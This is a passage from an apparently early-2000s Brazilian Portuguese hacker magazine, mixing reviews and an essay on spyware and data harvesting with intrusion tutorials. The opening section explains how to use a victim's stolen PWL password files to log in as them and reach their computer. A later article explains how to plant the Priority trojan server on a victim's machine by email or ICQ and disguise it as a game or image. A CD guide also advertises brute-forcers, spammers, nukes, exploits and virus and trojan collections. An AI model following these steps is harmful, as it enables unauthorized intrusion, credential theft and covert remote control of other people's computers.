sua máquina, localize o arquivo **system.ini**, ache a linha de [Password Lists] e pronto.

Você se lembra dos arquivos PWL que pegou do outro computador? Pois é, o nome desse arquivo deve ser colocado logo abaixo da linha [Password Lists]. Vai ficar assim:

nome_do_arquivo=C:\WINDOWS\nome_do_arquivo.PWL.

Depois de tudo pronto, salve-o. Então vá em **iniciar** e clique


em **Efetuar o Logoff**. Após um tempo, sua máquina pedirá o nome de usuário e a senha.

No nome de usuário você coloca o nome do arquivo PWL e na senha você não coloca nada.


Pronto, você agora só precisa de um pedaço de programa e o programa estará anexado.

Agora, com tudo pronto e você sabendo as senhas da vítima, tente localizá-la com o programa Essential NetTools. Quando pedir a senha, você saberá a resposta e poderá entrar no computador dela.

OBS: você ficará espantado com tantos PCs mal configurados!




Essa parte serve para você ver os protocolos que estão sendo usados, o seu IP no LOC.IP, as portas que estão ativas no LOC.Port. Também serve para ver o IP remoto e a porta remota. No STATE você olha se ela está sendo usada, emperrada ou desabilitada.



Obs: No Refresh, quanto menor o número de segundos, melhor para você.

Esse campo serve para você se logar com a vítima de forma que ela pense que seu computador faz parte da rede.



Obs: não sei o porquê, mas prefiro fazer isso no mapeamento de rede do Windows. É a mesma coisa...

Esse aqui eu não achei muito eficaz, mas ele serve para ver quem você colocou no lmhost, possibilitando assim o acesso à vítima.

http://www.tamos.com/products/nettools/faq.php

http://www.tamos.com/download/main

TUDO FREE

O PARAÍSO DO

Ultimamente tenho refletido muito sobre esse velho e sábio provérbio, tamanha é a enxurrada de banners, spams, e-mails de amigos e também de pessoas de que nunca ouvi falar e outros milhares de materiais promocionais que anunciam o paraíso do mundo do "***é de grátis***" ou o de levar vantagem em tudo. A famosa lei de Gérson. Coitado do Canhotinha de Ouro.

São brindes disso, acessos daquilo, moedas virtuais das quais nunca ouvimos falar – existe até um tal de *pataco$* agora – formulários gigantescos, nos quais você tem que contar praticamente a sua vida inteira. Parecem até interrogatórios da KGB. E para que tudo isso? Mouse pads cafonas, camisetas tamanho P, descansos de telas, fotos dos produtos de um fabricante qualquer e outras centenas de dezenas de quinquilharias. Tudo bem, tudo bem, existem os concursos e sorteios de automóveis, residências, casas na praia, eletroeletrônicos, dinheiro real. Ok, ok! Mas péra lá: três automóveis para serem sorteados em um universo de 23 milhões de internautas atualmente. Vai ver que eles nem têm ar condicionado.

O internauta desavisado não percebe que está fornecendo aos ofertantes de brindes o que há de mais valioso nos dias de hoje. Ou seja, estão dando de lambuja (entregando o ouro ao bandido) seus dados cadastrais, pessoais, bancários, financeiros, salariais, quem sabe até preferências sexuais e até mesmo seus hábitos de consumo em troca de uma chance em milhões de ganhar alguma coisa. Por menor que seja essa coisa, o negócio é *se dar bem*!

Caríssimos amigos, vivemos a época da Quarta Onda – A Era da Informação. Quem detiver maior quantidade de dados, souber tratá-los de forma a virarem informações refinadas e de alto nível de precisão com grande poder de fogo, certamente ganhará o jogo, oops, quer dizer, a guerra.

Imagine a seguinte situação

Vamos dizer que modicamente neste ano você tenha participado de uma promoção de Internet por mês. E que tenham sido de doze diferentes empresas. Note que, por no mínimo 12 oportunidades, seus dados foram enviados a gigantes do mercado mundial de bens de consumo. Em um foi informado seu salário, em outro quantas TVs você tem, se você já comprou na grande rede, qual foi a forma de pagamento, quando irá comprar novamente. O que e por que e assim por diante.

Digamos que nesses 12 preenchimentos você e algum familiar seu estejam participando simultaneamente em quatro. E que nesses quatro, dois sejam de um mesmo grupo empresarial. Pronto, basta cruzar os seus perfis de consumo e renda para que esse grupo identifique todos os seus hábitos e possibilidades financeiras para começarem a te empurrar e te tentar quase que diariamente com os maravilhosos produtos

NA INTERNET

"É DE GRÁTIS"

Certamente você já ouviu aquele velho ditado que diz *"quando a esmola é muita, o santo desconfia"*

que eles vendem e/ou fabricam. É praticamente certo que em um dado momento você não resista mais e realize a compra de pelo menos um alfinete dele. Você e também os outros 23.000.000 de internautas tupiniquins. Você acaba de perder a guerra e ainda acha que fez um bom negócio. Não percebe que foi totalmente manipulado e induzido a uma compra impulsiva e compulsiva. O pior é que ainda pagou o famoso frete.

Você paga os programas grátis com os seus dados cadastrais

Outro meio muito interessante de coleta de hábitos dos internautas é realizado através dos famosos softwares *spyware*. É isso aí mesmo, *spy* de espião sim. Quem não gosta de baixar música de graça da Internet? Isso era e ainda é disponibilizado "***de grátis***" pelos softwares de primeira geração mundial de rede peer-to-peer de compartilhamento de arquivos MP3: Napster, Gnutella (que nome!!), entre outros. Note que esses apenas compartilham músicas. Já os de segunda geração compartilham tudo mais que você pensar. Vídeos, sons, softwares diversos, imagens, etc. e tal. O Windows XP já é campeoníssimo de downloads nos populares KazaA e Morpheus.

O que muita gente não sabe é que, quando esses programas estão ativados e minimizados realizando uploads e downloads, tudo o que você estiver fazendo on-line estará sendo registrado tim-tim por tim-tim. Tais registros são catalogados e indexados por data e dizem respeito a sites visitados, seus próprios downloads e uploads, links que você gravou em seus favoritos, a quantidade de tempo que ficou em todos os sites, e por aí vai. Vou mais além: eles dizem que não medem isso (acreditem se quiser), seus softwares instalados, arquivos, etc., etc. Após o catálogo estar preenchido com seus dados, os mesmos são enviados através da sua conexão aos servidores do fabricante do software que baixa tudo "***de grátis***". Daí é questão de tempo até eles serem filtrados, tratados, refinados até virarem informação da boa e serem vendidos acompanhados dos outros dados de milhões de pessoas por pequenas importâncias de milhares de dólares. E quem está comprando? Sim, os mesmos grupos que sorteiam carros, casas, videocassetes...

Por **Leonardo Cardoso de Moraes**,
diretor do website *www.pareceresjuridicos.com*
e consultor de informática corporativa.

NO PLAYER

Sugestões sonoras

System Of A Down

Toxicity

Gosta de som pesado?De hardcore e metal? De misturas imprevisíveis, mas sem muita afetação? Vocais gritados? Então pode procurar por esse álbum do System Of A Down pela Internet e não se arrependerá. Normalmente associados a bandas como Deftones e Korn, os californianos do SOAD destacam-se por ser muito mais anticomerciais. Viradas inesperadas, toques de ska, vocais alternados entre urros graves e doces interpretações melodiosas - sempre irônicas e com um toque de sarcasmo. E as letras já valeram ao vocalista Serj Tankian o apelido de "Jello Biafra de sua geração". Traduzindo: letras irônicas, politizadas e as mais puras bobagens. Algumas pérolas para você sentir o tranco:

"Puxe a solitária para fora do seu cu, Hey/ Puxe a solitária para fora do seu cu, Hey" (Needles).


"Educação, fornicação, você está dentro, vá/ Educação, subjugação, agora você está fora, vá" (Simmy).

"Conversão, software versão 7.0/ Olhando a vida através dos olhos de um hub" (Toxicity).

CONFLITO BASCO EM QUADRINHOS

Zestas mistura guerrilha, sexo, drogas e muita aventura

Esqueça os quadrinhos da Marvel, DC & Cia. Bem-vindo ao mundo dos quadrinhos alternativos espanhóis, à escola da revista El Víbora e a uma história cheia de violência baseada em situações reais. Bem-vindo ao livro de HQ Zestas, lançado no Brasil pela Editora Conrad. Num estilo que lembra produções dos anos 70, Ernesto Murillo e Joaquín Resano embarcam numa trip poilicial em pleno País Basco. Para quem não sabe, o País Basco é uma área de 20 mil metros quadrados encravada entre a Espanha e a França. Diferente de tudo que existe na Europa (até a língua é outra, sem parentesco nenhum com os dialetos da região), o País Basco ficou conhecido no mundo graças à ETA (Euskadi Ta Askatasuna), a guerrilha terrorista que luta para tornar a região independente da Espanha.



Nesse cenário o herói/ anti-herói da história, o ladrão viciado em heroína Zestas, envolve-se em uma trama recheada de referências culturais, políticas e sociais ao contexto do País Basco, mas baseada mesmo em tráfico, contrabando e violência. Para quem cansou da propaganda pró-EUA dos quadrinhos de heróis.

O DETETIVE DE FOTOS FALSAS

Se você não tem nada melhor para fazer, esse site pode ajudar...


Quantas vezes você não clicou naquela janela pop-up que lhe prometia fotos da Britney Spears pelada só para descobrir que as fotos eram todas montagens mal feitas? Não adianta dizer que não, pois todo mundo já caiu nessa pelo menos uma vez na vida. Pior ainda é quando a montagem é tão bem produzida que consegue te enganar. Foi pensando nos pobres coitados que ficam babando em fotomontagens com nudez de celebridades que o americano Ed Lake transformou-se no "Fake Detective".

Lake especializou-se em desmascarar fotomontagens de gente famosa nua, um artigo que espalhou-se pela Net tal qual os reality shows espalharam-se na TV brasileira. O detetive armou um site, aliás bem tosco, e foi catalogando os casos que caíam na sua mão. Resumindo: é uma boa desculpa para você ver famosas como Katie Holmes, Jennifer Lopez, Gillian Anderson e Anna Kournikova peladinhas - mesmo que não sejam elas...

www.fake-detective.com

O futuro segundo William Gibson

Já leu o livro Neuromancer? Não?! Está esperando o que?!



Poucos escritores podem gabar-se de ter criado algo tão impressionante quanto William Gibson em seu livro Neuromancer. Não que sua obra tenha grandes qualidades literárias, mas apenas o fato de que nela nasceu o termo "cyberpunk" é motivo suficiente para pelo menos despertar a curiosidade de quem lida com tecnologia. Mas reduzir Neuromancer a isso é bobagem.

Publicado em 1984, o romance de ficção científica estabeleceu inúmeras novas possibilidades para o futuro da vida real. Permitiu análises sob os mais diferentes ângulos e arrebanhou uma legião de fervorosos fãs, que cuidaram de espalhar sua fama. A criatura de Gibson tornou-se maior que o seu criador e escapou de seu controle. As razões para tanto sucesso são fáceis de identificar.

Neuromancer se passa em um futuro sombrio, comparável ao do filme Blade Runner. Case, funcionário hacker de uma grande empresa, entra em uma briga com um companheiro de trabalho e acaba com um dano cerebral. Daí pra frente, em busca de cura, ele mergulha no submundo movido a assassinatos e autodestruição, até que surge uma possibilidade de cura. Para sua infelicidade, ele acaba atolado até o pescoço em uma trama dirigida por uma máquina superpotente (Wintermute) com instintos de dominação global. Não vamos contar mais para não estragar as surpresas, mas no final a supermáquina (não a daquele seriado capenga...) acaba virando uma outra supermáquina chamada Matrix (qualquer semelhança não é coincidência), também nome pelo qual os personagens vez por outra referem-se ao cyberspace. No meio do caminho, Gibson criou termos como "cyberspace", computadores chamados Gandalf (inspirado no *Senhor dos Anéis*), um supercomputador estabelecido no Brasil (!) e uma série de elementos que depois tornaram-se referência.

Se tudo isso ainda não é o suficiente para fazê-lo ler o romance, aqui vai a cartada final: o texto está disponível em diversos sites espalhados pela Net, geralmente em inglês e completamente gratuitos (aqui passamos alguns links).


Agora você já tem o que fazer quando sair da frente do computador - se é que a realidade como conhecemos não é um mero software.

www.lib.ru/GIBSON/neuromancer.txt

www.nootrope.net/neuromancer.html

http://gibson.hypermart.net/neuromancer.txt

Confira o game Neuromancer, baseado no romance de William Gibson, no CD-ROM dessa edição, dentro da categoria Cracking.



Imagens: Divulgação

NO PLAYER

Sugestões sonoras

Fear Factory


Digimortal

Depois que os computadores popularizaram-se, a música nunca mais foi a mesma. Todos os gêneros sofreram impacto, mas quem tocava pesado (metal, hardcore & Cia.) conheceu sons e combinações agressivas e perturbadoras, impossíveis de serem extraídas da formação baixo-guitarra-bateria. Avessos a classificações, os artistas que resolveram testar os tímpanos alheios movidos a computadores, guitarras, urros e perturbação acabaram recebendo rótulos como metal-industrial, techno-metal e sabe lá o que mais. São representantes dessa raça artistas como Rob Zombie e o Fear Factory.

É só dar uma olhada na capa do álbum aí em cima e ver o nome dele para entender por que o Fear Factory merece ser ouvido. Além da explícita ligação com tecnologia, a banda de Los Angeles traz vocais à Max Cavalera, efeitos de todos os tipos, guitarras marcialmente colocadas e um clima soturno, que lembra muito os góticos e a EBM (Electronic Body Music) dos anos 80. E está à disposição naqueles buracos da Internet que você já conhece...

MÃO NA MASSA

Conheça o CD. Ele contém softwares que merecem toda a sua atenção



Perguntas básicas de quem chegou até essas linhas e está lendo-as atentamente:

1. O meu antivírus detectou problemas no CD-ROM. O que isso quer dizer?

2. Como posso usar os programas do CD sem causar danos a minha máquina?

3. O simples fato de colocar o CD no drive vai estragar meu computador?

4. Será que eu sou um completo imbecil em matéria de softwares hackers?

5. A primeira vez dói?

Vamos às respostas:

1. Isso quer dizer que o CD tem arquivos que o antivírus acusa (vírus, trojans & cia.), mas não quer dizer que eles vão atacar seu computador. Eles estão lá, quietos.

2. Isso é um pouco complicado e varia de programa para programa. Se você executar um vírus no seu micro (basta um clique duplo para isso), e não tomar precauções antes, vai ter alguma dor de cabeça. Mas se abrir um descompilador ou executar um patch de segurança, não terá problemas. O melhor é ler a documentação de cada software e, quando ela não estiver disponível, pesquisar na Net.

3. Não. Pode colocar sem medo...

4. Não. Você está com essa revista em mãos, o que já é um bom sinal. Mas da mesma forma que ninguém nasce sabendo, ninguém aprende alguma coisa só olhando para a tela do computador de boca aberta e coçando a cabeça.

5. Se você estiver com alguém que "saiba fazer", não. Foi por isso que você comprou a Hacker, certo?

Tudo isso é para dizer que nas próximas páginas você vai encontrar informações importantes para ajudá-lo a lidar com o CD-ROM. Vale a pena dar uma conferida.

BACKDOOR sob estudo

Aprenda a mecânica de uso dos softwares que fazem do seu micro um livro aberto para ser lido por quem quiser via Web

por Bruno Cesar
bruno@helber.com.br

Você sabe utilizar uma backdoor? Se sua resposta for "não", esse texto é obrigatório para você. Utilizaremos um backdoor contido no CD-ROM, no caso o "Priority", um trojan cliente/servidor muito usado para adminstração remota por "réquers". Mesmo administradores de sistema que queiram cuidar de seu Windows de casa podem usar trojans e backdoors. Com um trojan o administrador pode controlar sua máquina remotamente sem se logar no sistema, por exemplo.

Instalando o Servidor

Para utilizar um trojan cliente/servidor o invasor usará o módulo cliente (PRIORITY.EXE) na sua própria máquina. Esse módulo será usado para o controle remoto do computador no qual será instalado o módulo servidor do programa (PSERVER.EXE). O único trabalho do invasor é rodar o arquivo "PSERVER.EXE" na máquina da vítima. Fazendo isso, ele abrirá a porta 16969 da vítima. Mas para isso é preciso instalar de alguma forma o servidor na máquina-alvo. Pode ser um método tosco, como colocando o CD-ROM no drive da máquina a ser invadida e instalando direto do CD. Ou pode ser um método mais refinado, enviando por e-mail ou ICQ o arquivo servidor. O arquivo-cliente PRIORITY.EXE poderá ser usado normalmente. Execute-o, fuce e abuse sem medo.

Invadindo

Para conectar-se ao servidor, o invasor deve ter em mãos o IP da máquina invadida (no caso de acesso via Web, o mais comum). Quando ele for instalar o servidor no micro da vítima, vai ter que pegar o IP dela para depois invadir usando o módulo-cliente do Priority.


Conclusão

Essa pode ser considerado um backdoor simples, cliente/servidor. Existem sim backdoors mais complexos, com mais funções.

Teste o Priority em sua máquina, rode o Servidor PSERVER.EXE e veja do que ele é capaz. Depois e só remover o servidor pelo próprio cliente na opção CLOSE SERVER, na seção Tools do cliente.

Enganando a Vitíma

Existe muitas maneiras de enganar usuários, uma delas é mandar o módulo-servidor dizendo ser um simples jogo. Outra maneira, mais usadas entre os "réquers" que usam trojans, é camuflar o arquivo servidor em outro arquivo qualquer, pode ser um jogo no formato .EXE, ou até uma imagen no formato .JGP, .GIF. Numa das próximas edições você aprende como usar um joiner e camuflar arquivos.



Guia do CD

A seguir você tem descrições básicas de cada categoria de software incluída no CD, acompanhadas de menções aos possíveis destaques e softwares com particularidades interessantes

Categoria: *Proteção*

As ameaças não param de aparecer: crackers, vírus, floods, script kiddies, trojans e tantas outras pragas.

A solução para evitar cair em uma dessas armadilhas é se proteger, mantendo seu sistema livre de vírus e fechando as portas para invasores com programas de proteção.

Destaque: *Panda BadTrans Quick Remover:* Varre as principais pastas em busca de vírus perigosos como o BadTrans, o Nimda e o Sircam.


Categoria: *Cracking*

Certas informações são muito valiosas, por isso precisam ser protegidas. Algumas são perigosas e precisam ser escondidas. E o conhecimento de algumas técnicas permite usar essas informações como se bem entender. Através de textos e programas, você pode adquirir esse conhecimento.

Destaques: *InstallSHIELD Script Cracking:* Aprenda a crackeár um arquivo de instalação com esse tutorial.

Kaaza/Morpheus Flood: Texto explicando como se aproveitar de falhas de segurança dos programas de compartilhamento de arquivos KazaA e Morpheus. Enquanto usuários trocam arquivos podem estar completamente vulneravéis a ataques.

The Hacker Crackdown: Um e-book (em inglês) que explora o tema Lei, desordem e a fronteira digital.



Categoria: *ICQ Tools*

Quem tem computador e usa Internet, certamente tem um endereço de e-mail e tem ICQ. No entanto, o programa de mensagens instantâneas mais popular do mundo é uma porta muito convidativa para invasões.

Destaques: *ICQ Force:* Você informa o UIN e com a ajuda de uma lista de palavras (na seção Cracking você encontra uma coleção com várias listas), ele busca a senha do ICQ testando palavra por palavra até encontrar.

ICQ Machine Gun: Mande mensagens para centenas ou até milhares de usuários do ICQ com esse spammer.

Obs: Para usar programas como o ICU2, WICQ Me e o ICQ Force, você deve se registrar no site do 8th-wonder com o programa Wonder Register (disponível no CD, na seção ICQ Toolz). Ele fornecerá gratuitamente o serial number do programa (testado e aprovado).

Categoria: *Nukez*

Os nukes permitem que você acabe com a conexão de outro usuário.

Categoria: *Exploits*

Mesmo os melhores softwares apresentam falhas, e essas vulnerabilidades podem abrir portas para invasores e vírus.

Os exploits fazem esse papel: aproveitam as brechas abertas por erros de programação para a realização de ataques.

Destaque: *AOL Server Vulnerable:* explora falhas nos servidores da America Online.

Categoria: *Encriptação*

Codificar dados é uma das formas mais eficientes de proteção. Com chaves cada vez mais complexas e encriptadores cada vez mais sofisticados, as mensagens de e-mail, os passwords e os números de série estão muito bem seguros.

Destaques: *Blowfish Advanced:* Esquema de codificação Blowfish para encriptar seus arquivos.

Tutorial Criptografia e Segurança: Completo e ilustrado manual ensinando os segredos da criptografia.

Categoria: *IRC Tools*

Muito antes da febre dos programas de mensagens instantâneas, os canais de IRC já tinham uma verdadeira comunidade trocando informações pela rede. Nos canais de bate-papo você pode ser banido pelo operador por desobedecer alguma regra, mas, se você não se contentar com isso, pode usar uma das ferramentas dessa seção para banir o operador (e quem mais você quiser).


Destaque: *BitchX:* o cliente de IRC preferido de quem usa Linux em versão para Windows.

Categoria: *Vírus*

Por trás dos estragos causados por vírus e worms, existem tecnologias avançadas que conseguem enganar mecanismos poderosos como firewalls e antivírus. Para tentar entender como funcionam, só mesmo olhando bem de perto.

Categoria: *Trojan*

A antiga história do cavalo de tróia se repete. Aparentemente inofensivo, um pequeno arquivo entra na máquina disfarçado de apresentação de slides ou de papel de parede, e em silêncio abre as portas para os invasores, deixando o caminho aberto para o total acesso da máquina infectada.



Categoria: *Programação*

Você não precisa apenas ficar do lado dos consumidores e usar programas feitos pelos outros. Com as ferramentas de programação você pode desenvolver seus próprios projetos e colocar suas idéias em prática.

Destaques: *Bloodshed Dev-C++ 4.0:* Programa para escrever e compilar programas em linguagem C++.

HackMan v5.6: Editor hexadecimal e dissassembler para uso em engenharia reversa.

Categoria: *Source Code*

Personalize, otimize ou mesmo crie um programa alterando o código-fonte dele. O Linux começou assim.

Destaques: *Código-Fonte do Back Orifice 2000:* Sua chance de conhecer as entranhas de um dos mais famosos programas de invasão.

Snort: Muito mais que Spoofer, muito mais que Sniffer, é o Snort, que faz detalhadas análises sobre o tráfego da rede.

